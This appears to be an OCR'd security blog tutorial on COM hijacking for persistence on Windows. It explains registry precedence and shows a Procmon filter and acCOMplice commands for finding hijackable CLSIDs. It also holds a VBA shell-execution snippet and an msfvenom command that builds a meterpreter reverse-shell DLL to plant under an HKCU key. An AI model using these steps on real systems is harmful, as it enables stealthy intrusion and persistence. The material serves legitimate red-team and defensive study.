COM Hijacking for Persistence


cyberstruggle.org/2021/12/14/com-hijacking-for-persistence

COM Object?

The Microsoft Component Object Model (COM) is an interface standard that allows the software components to interact and communicate with each other's code without knowledge of their internal implementation. Microsoft says

> COM is a technology that allows objects to interact across process and computer boundaries as easily as within a single process

It uses client/server architecture. COM clients are the programs that use COM objects, and the COM servers are the COM objects themselves. The COM server can be hosted either in a DLL (called an in-process server) or in an EXE (called an out-of-process server).



COM objects ,can be created and used by in any languages, was designed to support reusable software components that could be utilized by all programs. Some COM clients examples:

- VBA -> CreateObject
- PowerShell -> New-Object -COMObject
- Python -> pywin32
- Ruby -> win32ole

COM objects are identified by their globally unique identifiers (GUIDs) known as class identifiers (CLSIDs) and interface identifiers (IIDs) and they are registered in


* HKEY_CURRENT_USER\Software\Classes\<CLSID> (Per-User)
---merged---> HKEY_CLASSES_ROOT\CLSID
* HKEY_LOCAL_MACHINE\Software\Classes\<CLSID> (System-Wide)
registry hives. The merged registry hive HKCR contains the combined information of HKCU and HKLM.

HKCU vs HKLM


- HKLM contains information related to the computer while HKCU contains information specific to the user.
- If there is a change in HKLM, it affects every user of that computer but if HKCU has a change, it only affects that user.
- HKLM requires administrator privileges while it is enough to have regular user privileges for HKCU
- HKLM is loaded on start-up, HKCU is loaded when the user logged in.

Some important registry sub-keys:

- InprocServer/InprocServer32 – represents a path to a dynamic link library (DLL) implementation, in-process COM objects
- LocalServer/LocalServer32 – represents a path to an executable (exe) implementation, in another process
- TreatAs – Points another CLSID
- ProgID – human-readable text equivalent



Computer\HKEY_CLASSES_ROOT\CLSID\{047ea9a0-93bb-415f-a1c3-d7aeb3dd5087}\LocalServer32

Name	Type	Data
(Default)	REG_EXPAND_SZ	%SystemRoot%\System32\fsquirt.exe


Computer\HKEY_CLASSES_ROOT\CLSID\{047DEC5A-95C1-4C86-827F-7B8C92EBA67A}\InProcServer32

{047DEC5A-95C1-4C86-827F-7B8C92EBA67A}
InProcServer32
{047ea9a0-93bb-415f-a1c3-d7aeb3dd5087}
{0482DDE0-7817-11CF-8A03-00AA006ECB65}

Name	Type	Data
(Default)	REG_EXPAND_SZ	%systemroot%\system32\winrssrv.dll
ThreadingModel	REG_SZ	Both


Computer\HKEY_CLASSES_ROOT\CLSID\{06290BD0-48AA-11D2-8432-006008C3FBFC}\ProgID

Name	Type	Data
(Default)	REG_SZ	Scriptlet.Context


Some Use Cases

Malware authors can use malicious VBA macros to run arbitrary commands. Here is an example of the usage of WScript.Shell COM objects in VBA:

Sub WriteRegistry()
Dim WshShell As Object


```
Set Wshshell = CreateObject("WScript.Shell")
WshShell.Run( "powershell.exe <command>")
End Sub
```

As another example, an Excel sheet can be embedded in a Word document.



OrderDate	Region	Rep	Item	Units	UnitCost	Total
######	East	Jones	Pencil	95	Oca.99	189.05
1/23/2020	Central	Kivell	Binder	50	19.99	999.50
######	Central	Jardine	Pencil	36	Nis.99	179.64
2/26/2020	Central	Gill	Pen	27	19.99	539.73
3/15/2020	West	Sorvino	Pencil	56	Şub.99	167.44
######	East	Jones	Binder	60	Nis.99	299.40
4/18/2020	Central	Andrews	Pencil	75	Oca.99	149.25
######	Central	Jardine	Pencil	90	Nis.99	449.10
5/22/2020	West	Thompson	Pencil	32	Oca.99	63.68
######	East	Jones	Binder	60	Ağu.99	539.40

Also, COM can be used in third-party applications. We can show 7-Zip right-click menu items as an example. Here, the Windows explorer shell is the COM client.



Abusing COM Objects – COM Hijacking

Before a process can access a COM object, registration is needed first. Via `regsvr32.exe`, COM object can self-register.

`regsvr32.exe /n <dllname>.dll`

When registering an object, HKCU key has precedence over HKLM key. This means that keys are read from HKCU before HKLM, and to add keys HKCU no special privileges are required. Thus, COM hijacking can be performed with regular user privileges.

Any object is registered in HKCU hive will be loaded before an object is registered in the HKLM hive.

Exception:
High integrity processes (elevated) load only from HKLM to prevent elevation of privileges.

When the legitimate programs used COM objects, their associated DLLs get loaded into the process address space of the client program. This is where the idea comes into play. If the attacker replaces the registry entry with the malicious DLL, when the hijacked object is used through normal system operation, the adversary's code will be executed.

In short, a system-wide COM object is replaced by a malicious user-specific object.

COM hijacking technique can be used for persistence, lateral movement, privilege escalation and defense evasion.

To hijack a COM object:


- First, we need to find hijackable keys and extract them to use.
- Second, we need to create our payload.
- Finally, hijack the key.

Let's see how we can enumerate the keys with Procmon.

How to Find COM Hijacking Opportunity Using Sysinternal Tools

For enumerating possible keys to hijack, we can use Process Monitor from Sysinternals. We can discover COM servers that have missing CLSIDs under the HKCU.

For that let us filter the ProcMon.



Process Monitor Filter

Display entries matching these conditions:

Path | begins with | HKLM | then | Exclude

Column	Relation	Value	Action
☑ ✓ Operation	is	RegOpenKey	Include
☑ ✓ Result	is	NAME NOT FOUND	Include
☑ ✓ Path	ends with	InprocServer32	Include
☑ ✗ Process N...	is	Procmon.exe	Exclude
☑ ✗ Process N...	is	Procexp.exe	Exclude
☑ ✗ Process N...	is	Autoruns.exe	Exclude
☑ ✗ Process N...	is	Procmon64.exe	Exclude
☑ ✗ Process N...	is	Procexp64.exe	Exclude
☑ ✗ Process N...	is	System	Exclude
☑ ✗ Operation	begins with	IRP_MJ_	Exclude

Do standart user things and ProcMon will capture events and they are orphaned CLSIDs.


Save To File

Events to save:


- All events
- [✓ Events displayed using current filter]
  - [✓ Also include profiling events]
- Highlighted events

Format:

- Native Process Monitor Format (PML)
- [✓ Comma-Separated Values (CSV)]
- Extensible Markup Language (XML)
  - Include stack traces (will increase file size)
  - Resolve stack symbols (will be slow)


Path: C:\Users\IEUser\Desktop\Logfile.CSV

This lists consists of possibly hijackable trusted processes. Let's save it and then we will extract keys to hijack. David Tulis developed a script for that called acCOMplice.



```
PS C:\Users\IEUser\Desktop\acCOMplice-master\COMHijackToolkit> Import-Module .\COMHijackToolkit.ps1
PS C:\Users\IEUser\Desktop\acCOMplice-master\COMHijackToolkit> Extract-HijackableKeysFromProcmonCSV -CSVfile .\Logfile.CSV
backgroundTaskHost.exe,2593f8b9-4eaf-457c-b68a-50f6b8ea6b54
backgroundTaskHost.exe,3480A401-BDE9-4407-BC02-798A866AC051
chrome.exe,
chrome.exe,00021401-0000-0000-C000-000000000046
chrome.exe,08165EA0-E946-11CF-9C87-00AA005127ED
chrome.exe,09799AFB-AD67-11d1-ABCD-00C04FC30936
chrome.exe,09A47860-11B0-4DA5-AFA5-26D86198A780
chrome.exe,0b4c227f-2394-43ff-ba59-bc762f5c46ea
chrome.exe,0bf754aa-c967-445c-ab3d-d8fda9bae7ef
chrome.exe,0c9281f9-6da1-4006-8729-de6e6b61581c
chrome.exe,0F8604A5-4ECE-4DE1-BA7D-CF10F8AA4F48
chrome.exe,13D3C4B8-B179-4ebb-BF62-F704173E7448
chrome.exe,144C71F2-7F10-4AB2-BB07-C38F5B9AE05E
chrome.exe,16C2C29D-0E5F-45f3-A445-03E03F587B7D
chrome.exe,19fb28d1-0e3f-4b94-bd34-8e841aa8b85e
chrome.exe,1B1CAD8C-2DAB-11D2-B604-00104B703EFD
chrome.exe,1f486a52-3cb1-48fd-8f50-b8dc300d9f9d
chrome.exe,217FC9C0-3AEA-1069-A2DB-08002B30309D
chrome.exe,228826af-02e1-4226-a9e0-99a855e455a6
```

Finding missing libraries on the system



```
PS C:\Users\IEUser\Desktop\acCOMplice-master\COMHijackToolkit> Find-MissingLibraries
Missing library: 7E53D66F-70CE-41CD-97AF-ECB4FC7D0670 -> C:\Program Files (x86)\Google\Update\1.3.36.82\psmachine_64.dll
Missing library: A530D54A-DBA0-4b17-9F99-51A7A2CC17CA -> C:\Windows\System32\TetheringSettingHandler.dll
Missing library: B35913A2-BE2E-4FA6-978C-3B130A7EFB98 -> C:\Windows\System32\QuickActionsPS.dll
```

As a result, Process Monitor can be used to enumerate CLSIDs. When you find a possible CLSID, you can hijack it with one of the techniques.

How It Can Be Used For Persistence


COM hijacking is a stealthy persistence technique. We can find this technique in Mitre ATT&CK framework.

It has multiple techniques like hijacking existent components by CLSID, ProgID, or scheduled tasks etc. Let's cover some of them.

Hijacking by CLSID


We know that COM components are identified by CLSIDs and HKCU takes precedent. So attackers can enter their own malicious dll here. With this technique, malicious dll will run instead of the real COM component. This impacts only the current user and does not require special privileges. However, this will have a suspicious look because the real component will not be launched and do their functions. To avoid this situation, the combination of malicious payload and instance of the original COM component will work.

Let's try to get a reverse shell with this technique.




```
┌──(hidden㉿hidden)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f dll > ./reverse_shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
```

`HKEY_CURRENT_USER\Software\Classes\CLSID` > New > Key


Computer\HKEY_CURRENT_USER\Software\Classes\CLSID

Then add the same CLSID as a commonly used component and point it to malicious dll.

